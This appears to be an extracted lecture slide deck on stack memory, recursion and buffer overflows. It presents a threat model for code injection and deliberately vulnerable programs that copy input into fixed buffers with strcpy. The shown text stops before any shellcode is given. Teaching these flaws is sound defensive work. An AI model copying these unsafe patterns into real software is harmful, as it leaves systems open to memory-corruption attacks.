
# Two Call Example

IP → 0: `string count(string s, character c) {`  
    `integer count;`  
    `integer pos;`

1-4: ...  
5: }

6: `void main(integer argc, strings argv) {`  
7:   `count("testing", "t"); // should return 2`  
8:   `count("elevate", "e"); // should return 3`  
9: }

*next*  
*If* →




# Two Call Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;
```



IP → 1-4: ...  
5: }

```
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



# Two Call Example


```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



# Two Call Example

IP


```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```





# Two Call Example


```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



# Two Call Example


```
0: string count(string s, character c) {
    integer count;
    integer pos;
1-4: ...
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8:   count("elevate", "e"); // should return 3
9: }
```




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```



# Recursion Example


```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```



# Recursion Example


```
0: integer r(integer n) {
1:   if (n > 0) r(n - 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```



# Recursion Example


```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```






# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```



# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```



# Review

1. Running programs exist in memory (RAM)
2. Code is in process memory
  - CPU keeps track of current instruction in the IP register
3. Data memory is structured as a stack of frames
  - Each function invocation adds a frame to the stack
  - Each frame contains
    - Local variables that are in scope
    - Saved IP to return to

# Fun Fact

What is a [stack overflow](#)?

# Fun Fact

What is a [stack overflow](#)?

Memory is finite

- If recursion goes too deep, memory is exhausted
- Program crashes
- Called a stack overflow

# Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

# Memory Corruption

Programs often contain bugs that corrupt stack memory

Usually, this just causes a program crash

- The infamous “segmentation” or “page” fault

To an attacker, every bug is an opportunity

- Try to modify program data in very specific ways

Vulnerability stems from several factors

- Low-level languages are not memory-safe
- Control information is stored inline with user data on the stack



# Threat Model

→ Attacker's goal: *RUN AS the user.*

- Inject malicious code into a program and execute it
- Gain all privileges and capabilities of the target program (e.g. setuid)

System's goal: prevent code injection

- Integrity – program should execute faithfully, as programmer intended
- Crashes should be handled gracefully

Attacker's capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

# Threat Model Assumptions

Compiler is not hardened

- No stack canaries
- No control flow integrity (CFI) checks

Operating system is not hardened

- No memory randomization (ASLR)

```
void dowork(char *str) {  
    char buf[60];  
    strcpy(buf, str);  
    buf[60] = 0;  
    printf("%s\n", buf);  
}
```

Goal is to attack  
a program like this one.  
(2 common errors)

```
void main(int argc, char* argv[]) {  
    if (argc!=2) {  
        printf("Need an arg");  
        exit(1);  
    }  
  
    dowork(argv[1]);  
}
```

# A Vulnerable Program

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv)  
   {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

# A Vulnerable Program

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:    strcpy(buffer, s);  
2:    puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv)  
    {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```

Copy the given string s into the new buffer

Print the buffer to the console

# A Vulnerable Program


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv)  
   {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

```
$ ./print Hello World  
World  
Hello  
$ ./print arg1 arg2 arg3  
arg3  
arg2  
arg1
```

# A Normal Example


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP



# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```






# A Normal Example

IP

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




*if s is larger than 32 bytes??*

*run main's code*



